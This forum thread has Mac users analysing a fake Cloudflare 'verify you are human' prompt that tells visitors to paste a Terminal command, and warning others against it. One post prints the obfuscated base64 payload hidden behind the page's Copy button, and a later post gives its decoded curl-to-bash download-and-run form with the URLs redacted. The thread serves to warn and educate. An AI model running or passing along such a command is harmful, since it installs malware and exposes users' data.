Dangerous "Verify You Are Human" request


I was looking at a web site and this Cloudflare page popped up. I am used to seeing the Cloudflare challenges which can be satisfied by checking a box. But this request to type a command using Terminal is odd.

I get this challenge in both Safari and Firefox on my desktop. I do not get this challenge accessing the site on my iPhone or iPad using Safari.

I have Prevent cross-site tracking and Hide IP address from trackers enabled in Safari.

I also wonder if this “unusual traffic” is related to the “Too Many Requests” error I get from some websites? It’s like my Mac is too chatty!

Anyone want to comment?

1 Like

Pasting arbitrary commands from unknown sources into Terminal is idiocy.

I don’t think even the scumbags at Cloudflare would ever stoop that low. Instead, I suspect this is an attempt to deliver malware.

If you can get that page to come up again (www[.]chirpomatic[.]com won’t load for me) try clicking the “Copy” button and then paste what gets copied into, say, TextEdit (just NOT the terminal) and I suspect you’ll find they’re doing more than just generating some kind of verification for Cloudflare.

11 Likes

This is what Gemini says about the owner of the domain in question:

I’ve never seen that Cloudflare challenge before but I am not a site owner. Perhaps Adam (TidBITS) or Ric Ford (MacInTouch), two sole proprietor Mac website operators who protect their sites with Cloudflare, would respond to an emailed question.

1 Like

I just found a thread on Reddit which, among other replies, says:

its not from cloudflare, it downloads and runs malware , so yes, you just handed your computer over to some random strangers.

its just a mac flavored version of the scam the sticky/community highlight or whatever warns about: https://www.reddit.com/r/CloudFlare/comments/1jvg8nf/fakemalicious_prompts_masking_as_cloudflare/

7 Likes

I tend to agree with that Reddit comment. What is displayed is not a shell command does anything useful. It is much more likely that clicking on the copy button will instead copy a command to the clipboard that is the first step in installing malware. The miscreants would be banking on the user not verifying that the command actually pasted is what they saw on the screen.

3 Likes

I just opened a private browsing window using Brave browser.
Entered “chirpomatic[.]com”.
The website came right up – no cloudflare page at all.

1 Like

Ars Technica and Security Week have good articles about this attempt to get malware loaded on both Mac and Windows. Thanks for showing us a good example of what to watch out for.

4 Likes

Great responses.

I had already read the linked Ars Technica article when it came out – so copying and pasting text in the terminal window is not something I would do. I did not click on the Copy button either.

I also found it interesting that the command that was shown in the small window was no command at all but just nonsense. Folks with Unix/Linux skills would see that right away – but other users might not know that.

What I should have done was open Safari Inspector and see what was hiding behind the Copy button. Or, as suggested above, copy and paste into a text app.

ChirpOMatic comes up on many lists of bird song apps and is [probably] a legitimate app and web site.

2 Likes

This is what is hiding behind the Copy button

echo “Y3VybCAtc0wgIiQoZWNobyAnYUhSMGNITTZMeTl6WlhKNUxuWnZiR05oZEc5dGFYZ3VZMjl0TDNad2IxQnhaa0Z4UkRWek4xTkljR1k9JyB8IGJhc2U2NCAtZCkiICAmIGN1cmwgLXNMICIkKGVjaG8gJ2FIUjBjSE02THk5MmIyeGpZWFJ2YldsNExtTnZiUzlqYkM5cGJtUmxlQzV3YUhBPScgfCBiYXNlNjQgLWQpIiB8IG5vaHVwIGJhc2ggJg==” PIPE base64 -d PIPE bash

I replaced the pipe character just on the outside chance that someone would paste this into a Terminal. It looks like it is doubly obfuscated, and I didn’t go any deeper.

3 Likes

Thanks for capturing that. It Base64 coded. Using an online decoder gives this except I have redacted the internal strings:

curl -sL “$(echo ‘REDACTED=’ | base64 -d)” & curl -sL “$(echo ‘REDACTED=’ | base64 -d)” | nohup bash &

So curl is downloading stuff..just as the reddit article explained. Bad.

6 Likes

The presented text is so clearly not a command that expert users are deflected, they don’t want folks with skills in whatever follows up. The text is deliberately unobjectionable and simple, no instruction, nothing to not understand, so folks with lower skills will give it a go.

2 Likes

NEVER paste anything you copy from some random website (or dialog) into terminal!

It could contain some malicious commands and include , so that the command is immediately executed.

5 Likes

As horrible as this is, it is at least clever.

The displayed text is not a command, and would only generate an error if you typed it in.

According to the Reddit thread, the copy button copies a completely different command, which downloads a script from an Internet server. If you then run that script, it will search for and upload all kinds of personal/sensitive information to the crook’s server.

A lot of these malware-injection pages are distributed via ad-sharing networks. If you have an ad blocker, then the page was probably blocked. Which is why I recommend running ad blockers wherever possible.

It’s a more user-friendly version of a scam I first read about a long time ago. The Beagle/bagle virus/worm spread quite a bit in 2004.

Some variations, in an attempt to get around virus scanners, would e-mail copies of itself as an encrypted zip file attachment. The text of that mail included instructions for how to save the attachment, open a terminal window, extract the files (including the encryption key) and then run the virus payload.

The disturbing part was that this variation spread pretty far and wide. It proved that a non-insignificant number of people literally will do whatever a random e-mail tells them to do.

A long time ago, there was a Usenet meme where people would have a signature line something like:

Hi, I’m a signature virus. Copy me to your .signature file.

Which we all thought was mildly amusing, and it spawned “malicious” variations like:

Hi, I’m a manual virus. E-mail me to everybody you know and erase your hard drive.

After seeing Beagle/bagle spread. I stopped finding those jokes funny.

3 Likes

The ad banner delivery mechanism seems likely, since Chirpomatic appears to be a legitimate site for birdwatchers. It also reinforces how “constant vigilance” and “only go to ‘good’ websites” isn’t an effective security strategy, if it ever was.

1 Like

It could also be a typosquatter, where a malicious site registers domains similar to legitimate domains, in order to get traffic from people who mis-type a URL.

And, although not the case here, expired domains are often taken over by criminal sites.

About 10 years ago or so, my employer was acquired. Two years later, the new company stopped paying for the old company’s domain name. It was quickly taken over by a malware site. So old bookmarked URLs would redirect to malware-download pages.

It even affected people typing in unrelated site names, because many of us had the old domain name on our computer’s DNS domain-search list. I personally experienced this when looking for CCC pages - if I would type “bombich” into the address bar, it would get auto-completed to bombich.old_company_domain, instead of bombich.com. And once the domain-squatter took over that domain, it would send me to the malware site instead of producing a DNS error (as it did before the domain-squatter took it), which would have caused my browser to try various domain suffixes (like .com, which is what I’d want) or redirect to a web search.

It is a key part of an effective strategy, but it’s not enough.

You also need to understand enough about what you’re doing and how things are supposed to work, so pages like this will set off all your red flags, so you won’t follow its instructions.

Once upon a time, the average user was much more tech savvy, because you had to be in order to get anything done. But thanks to everything being so much easier today, you can no longer assume any minimal level of expertise. So some people will require some amount of training. My employer has mandatory training courses on stuff like this, that we have to take every year. It would probably be a good idea for everybody else, but there’s no possible way to enforce such a rule for the public at large (nor would I want there to be such a rule). But perhaps ISPs could send links to course material as a part of their new-subscriber package.

Keeping all your software up to date is also critically important for protecting against malware that might not require your participation.

And, although not strictly necessary, running software to filter/block malware (ad blockers, or anti-malware software) can also help quite a bit.
4 Likes

When I saw yesterday, above, that the Cloudflare “request” was malicious, I actually tried a few variations of the site name. Just the usual “this domain is available” stuff or nothing at all. In any case, I think until we know how the OP called up the site, it’s hard to say anything definitive.

Agree.

1 Like

Perhaps we’d then need to redefine “good websites”.
Perhaps a website that wants ad revenue but doesn’t choose a legit ad provider is not “good”.
Perhaps a website that chooses an ad provider that is too greedy to care if their customers are criminals is not a “good website”.

Obviously, mistakes can always happen even without bad intentions. But it remains surprising to me that there are apparently no legal consequences. If in the analog world you aid and abet a criminal, you become a criminal yourself. But apparently, in the digital world, getting rich off of ads commissioned by criminals is still A-ok.

That’s the odd part. I use ad blockers so it’s not clear how it bypassed that.

I was searching for bird call apps using my iPad and found several sites. I then switched to my desktop and did the same search – and clicked on the result.



Wow–look what happens when going to the site today in Firefox!!!

2 Likes

Yes. But sadly, the online advertising world makes it difficult to do anything about malicious ad banners. Often a given ad space is sold to multiple ad networks and aggregators in a long and convoluted chain. So even if somebody is using a well-known website (say, the New York Times ), the website operator frequently has little to no control over the contents of ad banners, popups, and videos.

1 Like